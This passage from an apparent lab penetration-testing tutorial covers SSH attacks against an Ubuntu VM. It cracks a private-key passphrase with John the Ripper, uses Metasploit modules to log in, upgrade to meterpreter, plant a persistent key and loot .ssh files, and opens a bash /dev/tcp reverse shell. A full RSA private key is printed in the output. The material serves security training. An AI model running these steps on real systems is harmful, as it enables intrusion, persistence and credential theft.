| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
MAC Address: 00:0C:29:10:98:21 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

┌──(root㉿kali)-[~]
└─# ssh pentest@192.168.31.205
pentest@192.168.31.205: Permission denied (publickey).
```

Let's assume a scenario where we can somehow get the private key of the ubuntu user, then we can directly login using the key based authentication. However, we have to give the private key **read** and **write** privilege to the **owner** but we should take precaution that we are not giving the key **over permissions**. To give appropriate permissions we will use the following command:

```
chmod 600 id_rsa
```


Now we can use the private key to authenticate into the service.

```
ssh -I id_rsa pentest@192.168.31.205
```




As we had already setup a **passphrase** earlier while generating the private and public key using ssh-keygen, we need to crack the passphrase. There is an inbuilt tool in kali linux called as **ssh2john** which generates the password hash of the private key. The obtained password hash can be cracked using **john the ripper** tool.

```
ssh2john id_rsa > sshhash
john --wordlist=/usr/share/wordlists/rockyou.txt sshhash
```



The cracked passphrase is **123**, now we can login using the private key into the remote system.

```
ssh -i id_rsa pentest@192.168.31.205
```



Key based Authentication (Metasploit)

The above procedure can also be performed using the Metasploit framework. The **auxiliary/scanner/ssh/ssh_login_pubkey** can be used to authenticate via key.

Following options can be given as configurations to run the auxiliary/scanner:

```
use auxiliary/scanner/ssh/ssh_login_pubkey
set rhosts 192.168.31.205
set key_path /root/Downloads/ssh/id_rsa
set key_pass 123
set username pentest
exploit
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set rhosts 192.168.31.205
rhosts => 192.168.31.205
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set key_path /root/Downloads/ssh/id_rsa
key_path => /root/Downloads/ssh/id_rsa
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set key_pass 123
key_pass => 123
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set username pentest
username => pentest
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > exploit

[*] 192.168.31.205:22 SSH - Testing Cleartext Keys
[*] 192.168.31.205:22 - Testing 1 key from /root/Downloads/ssh/id_rsa
[+] 192.168.31.205:22 - Success: 'pentest:-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
' 'uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(cdrom),27(sudo),3
09:00:52 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.31.141:37453 → 192.168.31.205:22) at 2024-06-03 06:2
[*] Scanned 1 of 1 hosts (100% complete)
```

After running the auxiliary, the user is enumerated and also a shell session is opened. The **shell** session can be upgraded to the **meterpreter** session to get more options. Following are the commands to upgrade an existing shell session to a meterpreter session.

```
sessions
sessions -u 1
sessions
```

```
09:00:52 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.31.141:37453 → 192.168.31.205:22) at 2024-06-03
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.168.31.141:37453 → 192.168.31.205:22 (1

msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.31.141:4433
[*] Sending stage (1017704 bytes) to 192.168.31.205
[*] Meterpreter session 2 opened (192.168.31.141:4433 → 192.168.31.205:37398) at
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         shell linux            SSH root @               192.168.31.141:37453
  2         meterpreter x86/linux  pentest @ 192.168.31.205  192.168.31.141:4433 -

msf6 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

Post exploitation using Metasploit

After getting the meterpreter session, to create persistence the post exploit can be used to save the private key of the user in the attacker 's machine.

The post exploit used here is the **linux/manage/sshkey_persistence** and the private key is stored at the **/root/.msf4/loot/** directory in the kali machine.

```
sessions
use post/linux/manage/sshkey_persistence
set session 1
exploit
```

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         meterpreter x86/linux  pentest @ 192.168.31.205  192.168.31.141:8888 → 192.168.31.205:34068

msf6 exploit(multi/handler) > back
msf6 > use post/linux/manage/sshkey_persistence
msf6 post(linux/manage/sshkey_persistence) > set session 1
session ⇒ 1
msf6 post(linux/manage/sshkey_persistence) > exploit

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /root/.msf4/loot/20240603061401_default_192.168.31.205_id_rsa_795246.txt
[*] Adding key to /home/pentest/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf6 post(linux/manage/sshkey_persistence) >
```

Once the private key is obtained, we can again login into the SSH service using the key based authentication as discussed in the previous section.

```
cd /root/.msf4/loot
mv 20240603061535_default_192.168.31.205_id_rsa_575464.txt key
chmod 600 key
ssh -i key pentest@192.168.31.205
```

```
┌──(root㉿kali)-[~]
└─# cd /root/.msf4/loot/

┌──(root㉿kali)-[~/.msf4/loot]
└─# ls -al
total 12
drwxr-xr-x  2 root root 4096 Jun  3 06:15 .
drwxr-xr-x 11 root root 4096 Apr 25 16:36 ..
-rw-r--r--  1 root root 1675 Jun  3 06:15 20240603061535_default_192.168.31.205_id_rsa_575464.txt

┌──(root㉿kali)-[~/.msf4/loot]
└─# mv 20240603061535_default_192.168.31.205_id_rsa_575464.txt key

┌──(root㉿kali)-[~/.msf4/loot]
└─# chmod 600 key

┌──(root㉿kali)-[~/.msf4/loot]
└─# ssh -i key pentest@192.168.31.205
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Mon Jun  3 15:37:56 2024 from 192.168.31.141
pentest@ignite:~$
```

There is another post exploit module which we can use to gather all the files inside the **.ssh** directory of the user whose initial shell access has been taken.

```
use post/multi/gather/ssh_creds
set session 1
exploit
```

```
msf6 > use post/multi/gather/ssh_creds
msf6 post(multi/gather/ssh_creds) > set session 1
session => 1
msf6 post(multi/gather/ssh_creds) > exploit

[*] Finding .ssh directories
[*] Looting 1 .ssh directories
[*] Looting /home/pentest/.ssh directory
[+] Downloaded /home/pentest/.ssh/authorized_keys → /root/.msf4/loot/202406030619
[-] Could not load SSH Key: invalid curve name
[+] Downloaded /home/pentest/.ssh/id_rsa → /root/.msf4/loot/20240603061910_defaul
[-] Could not load SSH Key: invalid curve name
[+] Downloaded /home/pentest/.ssh/id_rsa.pub → /root/.msf4/loot/20240603061911_de
[*] Post module execution completed
```

After the files have been obtained in the **/.msf4/loot/** folder now the process can be repeated to authenticate into the remote system using key based authentication.


```
ls -al
mv 20240603061910_default_192.168.31.205_ssh.id_rsa_527520.txt key
chmod 600 key
ssh -i key pentest@192.168.31.205
```

```
┌──(root㉿kali)-[~/.msf4/loot]
└─# ls -al
total 20
drwxr-xr-x  2 root root 4096 Jun  3 06:19 .
drwxr-xr-x 11 root root 4096 Apr 25 16:36 ..
-rw-r--r--  1 root root 1330 Jun  3 06:19 20240603061909_default_192.168.31.205_ssh.authorized_k_615284.txt
-rw-r--r--  1 root root 2655 Jun  3 06:19 20240603061910_default_192.168.31.205_ssh.id_rsa_527520.txt
-rw-r--r--  1 root root  568 Jun  3 06:19 20240603061911_default_192.168.31.205_ssh.id_rsa.pub_559343.txt

┌──(root㉿kali)-[~/.msf4/loot]
└─# mv 20240603061910_default_192.168.31.205_ssh.id_rsa_527520.txt key

┌──(root㉿kali)-[~/.msf4/loot]
└─# chmod 600 key

┌──(root㉿kali)-[~/.msf4/loot]
└─# ssh -i key pentest@192.168.31.205
Enter passphrase for key 'key':
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Mon Jun  3 15:46:36 2024 from 192.168.31.141
pentest@ignite:~$
```

Local Port Forwarding (Password Based Authentication)

Let's assume a scenario where we have an initial access and there is a web application running on the target machine internally at port 8080, directly we cannot access the web application in our browser. But through the Local port forwarding supported by SSH we can access the web application on our kali machine. Local port forwarding forwards a port on the local machine to a port on a remote server through an SSH connection.

It can be seen below that the application running internally on the ubuntu machine is directly not accessible from our kali machine.



From the initial shell access, it can be seen that the web application is running internally at port 8080.


```
netstat -ntlp
```

```
pentest@ignite:~$ netstat -ntlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 0.0.0.0:22              0.0.0.0:*
tcp        0      0 0.0.0.0:81              0.0.0.0:*
tcp        0      0 127.0.0.1:8080          0.0.0.0:*
tcp        0      0 127.0.0.53:53           0.0.0.0:*
tcp        0      0 127.0.0.1:631           0.0.0.0:*
tcp6       0      0 :::22                   :::*
tcp6       0      0 :::80                   :::*
tcp6       0      0 ::1:631                 :::*
pentest@ignite:~$
```

SSH supports the local port forwarding functionality and hence the web application can be accessed in the kali machine using the local port forwarding command:

```
ssh -L 8080:127.0.0.1:8080 pentest@192.168.31.205
```

```
┌──(root㉿kali)-[~]
└─# ssh -L 8080:127.0.0.1:8080 pentest@192.168.31.205

pentest@192.168.31.205's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-35-generic x86_64)
```




Local Port Forwarding (Key Based Authentication)

Here we are going to show a scenario where the initial access is taken through reverse shell and there is a key based authentication enabled on the remote server. We will add the public key of the kali user to the **authorized_keys** file

inside the ubuntu machine and perform local port forwarding using the SSH key based authentication.

Using the reverse shell generator, we will use the command to get the reverse shell from the ubuntu machine.



The command copied from above is used in the ubuntu machine.

```
bash -I >& /dev/tcp/192.168.31.141/443 0>&1
```

A reverse shell is obtained at port 443. Upon enumerating the running services, it can be seen that a web application is running internally on port 8080.

```
rlwrap nc -lvnp 443
netstat -tlnp
```

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.31.141] from (UNKNOWN) [192.168.31.205] 55306
pentest@ignite:~$ netstat -tlnp     netstat -tlnp
netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
pentest@ignite:~$
```


Here we are generating the ssh key locally in the kali machine, since we already have an initial access so it will be better if we copy the public key of the root user of kali to the **authorized_keys** file in the ubuntu system.

```
ssh-keygen
cd .ssh
ls -al
cat id_ed25519.pub > authorized_keys
updog -p 80
```

```
┌──(root㉿kali)-[~]
└─# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
